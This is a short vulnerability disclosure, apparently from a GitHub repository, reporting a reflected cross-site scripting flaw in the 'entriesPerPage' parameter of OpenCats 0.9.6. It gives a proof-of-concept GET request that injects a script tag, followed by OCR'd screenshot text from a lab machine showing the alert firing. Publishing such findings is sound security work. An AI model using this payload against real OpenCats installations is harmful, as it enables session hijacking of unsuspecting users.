hansmach1ne Update and rename XSS_in_entriesPerPage to XSS_in_entriesPerPage.md History

1 contributor


12 lines (8 sloc) | 568 Bytes

Cross Site Scripting vulnerability in the OpenCats 'entriesPerPage'.

OpenCats version 0.9.6 PHP7.2 suffers from reflected XSS vulnerability. This allows attackers arbitrary JavaScript injection, which compromises secure session between client and server.

PoC

```
GET /ajax.php?f=getPipelineJobOrder&joborderID=2&page=0&entriesPerPage=15)"></a>
<script>alert`xss`</script>&sortBy=dateCreatedInt&sortDirection=desc&indexFile=index
```


Mozilla Firefox
192.168.203.135/opencats/ajax.php?f=getPipelineJobOrder&joborderID=2&page=0&entriesPerPage=15)"> <script>alert`xss`</script>&
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter
Notice: A non well formed numeric value encountered in /var/www/html/opencats/ajax/getPipelineJobOrder.php on line 139
Notice: A non well formed numeric value encountered in /var/www/html/opencats/ajax/getPipelineJobOrder.php on line 140
xss
OK